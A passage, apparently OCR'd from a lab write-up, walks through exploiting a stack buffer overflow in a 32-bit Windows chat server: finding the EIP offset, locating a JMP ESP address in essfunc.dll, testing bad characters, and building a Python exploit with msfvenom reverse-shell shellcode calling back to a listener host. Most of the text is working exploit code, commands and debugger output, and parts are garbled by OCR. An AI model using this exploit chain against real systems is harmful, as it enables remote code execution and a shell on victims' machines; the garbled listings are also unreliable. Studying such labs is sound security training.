Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2C  
q3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs  
8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3  
Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8C  
x9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da  
4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9  
Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4D  
f5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di  
0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5  
Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0D  
n1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp  
6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1  
Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6D  
u7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9'

```
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)

    # It wil request a username
    question = sock.recv(512)

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)

    # We do not need to add \n
    sock.send(payload)
```

```
Registers (FPU)
EAX 012AE6C8 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9"
ECX 007B4004
EDX 00000000
EBX 00009048
ESP 012AE6B8 ASCII "Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9"
EBP 704339F
ESI 0040199E chat serv.0040199E
EDI 0040199E chat serv.0040199E
EIP 31704330
C 0 ES 002B 32bit 0(FFFFFFFF)
S 1 FS 002B 32bit 0(FFFFFFFF)
D 0 SS 002B 32bit 0(FFFFFFFF)
I 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 263000(FFF)
D 0 GS 002B 32bit 0(FFFFFFFF)
D 0
0 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Frec NEAR,SS Mask 1 1 1 1 1 1
```

```
msf-pattern_offset -l 3000 -q 31704330
```

```
gekko ~ kali:~/brainstorm$
→ msf-pattern_offset -l 3000 -q 31704330
[*] Exact match at offset 2012

gekko ~ kali:~/brainstorm$
→
```

cool looks like we found our offset

Let's see if we can control the EIP

```
import socket

rhost = '192.168.15.6'
rport = 9999

payload = b'\x41' * 2012 + b'\x42' * 4

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)

    # It wil request a username
    question = sock.recv(512)

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
```

```
# We do not need to add \n
sock.send(payload)
```

```
Registers (FPU)
EAX 0148EC68 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX 012B4C34
EDX 00000000
EBX 0000B1BA
ESP 0148EEA8
EBP 41414141
ESI 0040199E chat.serv.0040199E
EDI 0040199E chat.serv.0040199E
EIP 42424242
C 0 FS 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
D 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 229000(FFF)
I 0 GS 002B 32bit 0(FFFFFFFF)
O 0
D 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
          3 2 1 0      E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1
```

We could maybe look for a place to inject our shell code ?

```
!mona modules

----- MonA command started on 2024-11-12 15:17:39 (v2.0, rev 636) -----
[*] Processing arguments and criteria
  - Pointer access level: X
[*] Generating module info table, hang on...
  - Processing modules
    - Done! Let's rock 'n roll.
-----
Module info:
-----
Base      Top      Size      Rebase   SafeSEH   ASLR   CFG   NXCompat   OS Dll      Version, Modulename & Path, DLLCharacteristics
0x62593000 0x62593000 0x00000000  False   False    False  False  False    False    1.0. [ssrfunc.dll] (C:\Users\neo\Desktop\hackintool\ssrfunc.dll) 0x0
10.0.19041.4842 [kernelbase.dll] (C:\Windows\System32\kernelbase.dll) 0x4140
0x00493000 0x00493000 0x00007000  False   False    False  False  False    False    1.0. [chatserver.exe] (C:\Users\neo\Desktop\hackintool\chatserver.exe) 0x0
10.0.19041.4842 [kernel32.dll] (C:\Windows\System32\kernel32.dll) 0x4140
0x72513000 0x72513000 0x00061000  True    True     True   True   True     True     7.0.19041.3636 [rpcrt4.dll] (C:\Windows\System32\rpcrt4.dll) 0x4140
0x7273e3000 0x7273e3000 0x001e4800  True    True     True   True   True     True     10.0.19041.4842 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll) 0x4140
0x756f3000 0x756f3000 0x00006300  True    True     True   True   True     True     10.0.19041.3636 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll) 0x4140
0x760e3000 0x76143000 0x00063000  True    True     True   True   True     True     10.0.19041.3636 [WS2_32.dll] (C:\Windows\System32\WS2_32.dll) 0x4140
-----
[*] Preparing output file 'modules.txt'
  - Setting logfile modules.txt
-----
[*] This mona.py action took 0:00:00.203000
```

So, let's use this dll.

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

```
00000000 - Done, let's look in coll.
00000000 - Treating search pattern as bin
00000000 [+] Searching from 0x2500000 to 0x250b000
00000000 [+] Preparing output file 'find.txt'
00000000 (Resetting logfile find.txt)
00000000 [+] Writing results to find.txt
00000000 - Number of pointers of type "Ntff\wed" : 9
00000000 [+] Results :
00000000 0x625014df : "Ntff\wed" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
00000000 0x625014e0 : "Ntff\wed" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
00000000 0x625014e1 : "Ntff\wed" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
00000000 0x62501503 : "Ntff\wed" : ascII (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
00000000 0x62501504 : "Ntff\wed" : ascII (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
00000000 0x6250151b : "Ntff\wed" : ascII (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
00000000 0x62501527 : "Ntff\wed" : ascII (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
00000000 0x62501533 : "Ntff\wed" : ascII (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
00000000 0x62501532 : "Ntff\wed" : ascII (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
00000000 Found a total of 9 pointers
00000000 [+] This mem.py action took 0:00:00.231000
mona find -s '\xdf\x14\x50\x62'
```

0x625014df  
0x625014eb  
0x625014f7  
0x62501503  
0x6250150f  
[...]

Our we able to control the execution flow now?


To test that, we could add a breakpoint at 0x625014df . Then we could modify our control.py script to call that address.


Little-Endian vs Big-Endian

We cannot write the address as it is. This because my cpu arch is little-endian . Which means that it expects the instructions to arrive for the left to the right.

So, 625014df becomes \xdf \x14 \x50 \x62

Adding a breakpoint





Then we click at the `run` button and execute our modified `control.py`.

```
import socket

rhost = '192.168.15.6'
rport = 9999

payload = b'\x41' * 2012 + b'\xdf\x14\x50\x62'

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)

    # It wil request a username
    question = sock.recv(512)


    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)
```



```
# We do not need to add \n
sock.send(payload)
```

It worked!



The screenshot shows a debugger window with the 'Registers (FPU)' tab selected. The EIP register is highlighted with a pink box and contains the address 6250140F, which points to the function essfunc.6250140F. A pink text annotation 'cool! we control the execution flow !' is placed next to the EIP register. Other registers like EAX, ECX, EDI, etc., are visible but not highlighted.

Now, there's another step.

We should look for `badchars` character that the program might use for it's own instructions. Using then could break our exploit.

Let's copy `control.py` to `badchars.py` and change a few things.

By the way, `\x00` is always a `badchar`. We should never use it in our shellcode.

```
import socket

rhost = '192.168.15.6'
rport = 9999

badchars = (
    b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
```

```
b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"  
b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"  
)
```

```
payload = b'\x41' * 2012 + b'\xdf\x14\x50\x62' + badchars
```

```
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:  
    sock.connect((rhost, rport))  
    # The applicatio banner  
    banner = sock.recv(512)  
  
    # It wil request a username  
    question = sock.recv(512)  
  
    # We need to terminate our string with \n  
    name = 'bstraw\n'  
    sock.send(name.encode())  
  
    # it ask for a message  
    reply = sock.recv(512)  
  
    # We do not need to add \n  
    sock.send(payload)
```

```
Registers (FPU)
EAX 011BE6C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX 00FB3D28
EDX 00FF5F0D
EBX 00000000
ESP 011BEEA8
EBP 41414141
ESI 0040199E chat serv.0040199E
EDI 0040199E chat serv.0040199E
EIP 6250140F essfunc.6250140F
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 002B 32bit 0(FFFFFFFF)
D 0 SS 002B 32bit 0(FFFFFFFF)
I 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 2AF000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1 1 1

011BEE7C 41414141 AAAA
011BEE80 41414141 AAAA
011BEE84 41414141 AAAA
011BEE88 41414141 AAAA
011BEE8C 41414141 AAAA
011BEE90 41414141 AAAA
011BEE94 41414141 AAAA
011BEE98 41414141 AAAA
011BEE9C 41414141 AAAA
011BEEA0 41414141 AAAA
011BEEA4 6250140F essfunc.6250140F
011BEEA8 04030201 0000
011BEEAC 08070605 0000
011BEEB0 0C0B0A09 0000
011BEEB4 100F0E0D 0000
011BEEB8 14131211 0000
011BEEBC 18171615 0000
011BEEC0 1C1B1A19 0000
011BEEC4 201F1E10 0000
011BEEC8 24232221 0000
011BEECC 28272625 0000
011BEED0 2C2B2A29 0000
011BEEE4 302F2E2D 0000
011BEE08 34333231 1234
011BEE0C 38373635 5678
011BEE10 3C3B3A39 9ABC
011BEE14 403F3E3D 3700
011BEE18 44434241 ABCD
011BEE1C 48474645 EFGH
011BEE20 4C4B4A49 IJKL
011BEE24 504F4E4D MNOP
011BEE28 54535251 QRST
011BEE2C 58575655 UVWX
011BEE30 5C5B5A59 YZ[\
011BEE34 605F5E5D ]^_`
011BEE38 64636261 abcd
011BEE3C 68676665 efgh
011BEE40 6C6B6A69 ijkl
011BEE44 706F6E6D mnop
011BEE48 74737271 qrst
011BEE4C 78777675 uvwx
011BEE50 7C7B7A79 yz[\
011BEE54 807F7E7D }~`AC
011BEE58 84838281 u$ãä
011BEE5C 88878685 ääöç
011BEE60 8C8B8A89 ëëïí
011BEE64 908F8E8D lãÄë
011BEE68 94939291 æÈöó
011BEE6C 98979695 öüüü
011BEE70 9C9B9A99 üüçê
011BEE74 A09F9E9D ãäüä
011BEE78 A4A3A2A1 iöüü
011BEE7C A8A7A6A5 ãöüü
011BEE80 ACBAAA99 ãöüü
011BEE84 B0BFAFA0 ãöüü
```

I'm still using a breaking point to facilitate my analysis

those are the characters we injected into essfunc.dll  
we need to copy those

Do you wanna play a game ?

We need to read the output form the left to the right. Top to Bottom.  
And look for character that seems to be in the wrong place. Those indicate possible badchars and should not be present in our shellcode.

```
04030201
08070605
0C0B0A09
100F0E0D
14131211
18171615
```

```
1C1B1A19
201F1E1D
24232221
28272625
[...]
```

Well we're in luck today. We've found no badchars.

So we only going to avoid adding '\x00'

## Generating our shellcode

we are using `-a x86` and `-p windows/shell_reverse_tcp` because the binary `chatserver.txt` is 32bit.

```
msfvenom -p windows/shell_reverse_tcp \
  EXITFUNC=thread \
  LHOST=192.168.15.3 \
  LPORT=53 \
  -a x86 \
  -b '\x00' \
  -f python \
  -v shellcode
```

```
shellcode = b""
shellcode += b"\xdb\xce\xd9\x74\x24\xf4\x58\xbb\xce\xe2\x2f"
shellcode += b"\x7b\x33\xc9\xb1\x52\x83\xe8\xfc\x31\x58\x13"
shellcode += b"\x03\x96\xf1xcd\x8e\xda\x1e\x93\x71\x22\xdf"
shellcode += b"\xf4\xf8\xc7\xee\x34\x9e\x8c\x41\x85\xd4\xc0"
shellcode += b"\x6d\x6e\xb8\xf0\xe6\x02\x15\xf7\x4f\xa8\x43"
shellcode += b"\x36\x4f\x81\xb0\x59\xd3\xd8\xe4\xb9\xea\x12"
shellcode += b"\xf9\xb8\x2b\x4e\xf0\xe8\xe4\x04\xa7\x1c\x80"
shellcode += b"\x51\x74\x97\xda\x74\xfc\x44\xaa\x77\x2d\xdb"
shellcode += b"\xa0\x21\xed\xda\x65\x5a\xa4\xc4\x6a\x67\x7e"
shellcode += b"\x7f\x58\x13\x81\xa9\x90\xdc\x2e\x94\x1c\x2f"
shellcode += b"\x2e\xd1\x9b\xd0\x45\x2b\xd8\x6d\x5e\xe8\xa2"
shellcode += b"\xa9\xeb\xea\x05\x39\x4b\xd6\xb4\xee\x0a\x9d"
shellcode += b"\xbb\x5b\x58\xf9\xdf\x5a\x8d\x72\xdb\xd7\x30"
shellcode += b"\x54\x6d\xa3\x16\x70\x35\x77\x36\x21\x93\xd6"
shellcode += b"\x47\x31\x7c\x86\xed\x3a\x91\xd3\x9f\x61\xfe"
```

```

shellcode += b"\x10\x92\x99\xfe\x3e\xa5\xea\xcc\xe1\x1d\x64"
shellcode += b"\x7d\x69\xb8\x73\x82\x40\x7c\xeb\x7d\x6b\x7d"
shellcode += b"\x22\xba\x3f\x2d\x5c\x6b\x40\xa6\x9c\x94\x95"
shellcode += b"\x69\xcc\x3a\x46\xca\xbc\xfa\x36\xa2\xd6\xf4"
shellcode += b"\x69\xd2\xd9\xde\x01\x79\x20\x89\xed\xd6\x25"
shellcode += b"\x4a\x86\x24\x39\x4c\x63\xa0\xdf\x26\x9b\xe4"
shellcode += b"\x48\xdf\x02\xad\x02\x7e\xca\x7b\x6f\x40\x40"
shellcode += b"\x88\x90\x0f\xa1\xe5\x82\xf8\x41\xb0\xf8\xaf"
shellcode += b"\x5e\x6e\x94\x2c\xcc\xf5\x64\x3a\xed\xa1\x33"
shellcode += b"\x6b\xc3\xbb\xd1\x81\x7a\x12\xc7\x5b\x1a\x5d"
shellcode += b"\x43\x80\xdf\x60\x4a\x45\x5b\x47\x5c\x93\x64"
shellcode += b"\xc3\x08\x4b\x33\x9d\xe6\x2d\xed\x6f\x50\xe4"
shellcode += b"\x42\x26\x34\x71\xa9\xf9\x42\x7e\xe4\x8f\xaa"
shellcode += b"\xcf\x51\xd6\xd5\xe0\x35\xde\xae\x1c\xa6\x21"
shellcode += b"\x65\xa5\xc6\xc3\xaf\xd0\x6e\x5a\x3a\x59\xf3"
shellcode += b"\x5d\x91\x9e\x0a\xde\x13\x5f\xe9\xfe\x56\x5a"
shellcode += b"\xb5\xb8\x8b\x16\xa6\x2c\xab\x85\xc7\x64"

```

## Nops | The do nothing instruction

`\x90` don't do anything. They just tell to the cpu to look for the next instruction.

```

offset = 2012
junk = b'\x41' * offset
eip = b'\xdf\x14\x50\x62'
nops = b'\x90' * 32

payload = junk + eip + nops + shellcode

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:

```

We added them before our shellcode to better accommodate it. Things usually move around the memory. And our shellcode might need a bit more space after it get loaded . To avoid any issues we add this operations first.

The final exploit looks like this.

```

import socket

rhost = '192.168.15.6'
rport = 9999

# Generating the shell code
...

```

```

msfvenom -p windows/shell_reverse_tcp \
    EXITFUNC=thread \
    LHOST=192.168.15.3 \
    LPORT=53 \
    -a x86 \
    -b '\x00' \
    -f python \
    -v shellcode
...

shellcode = b""
shellcode += b"\xdb\xce\xd9\x74\x24\xf4\x58\xbb\xce\xe2\x2f"
shellcode += b"\x7b\x33\xc9\xb1\x52\x83\xe8\xfc\x31\x58\x13"
shellcode += b"\x03\x96\xf1\xcd\x8e\xda\x1e\x93\x71\x22\xdf"
shellcode += b"\xf4\xf8\xc7\xee\x34\x9e\x8c\x41\x85\xd4\xc0"
shellcode += b"\x6d\x6e\xb8\xf0\xe6\x02\x15\xf7\x4f\xa8\x43"
shellcode += b"\x36\x4f\x81\xb0\x59\xd3\xd8\xe4\xb9\xea\x12"
shellcode += b"\xf9\xb8\x2b\x4e\xf0\xe8\xe4\x04\xa7\x1c\x80"
shellcode += b"\x51\x74\x97\xda\x74\xfc\x44\xaa\x77\x2d\xdb"
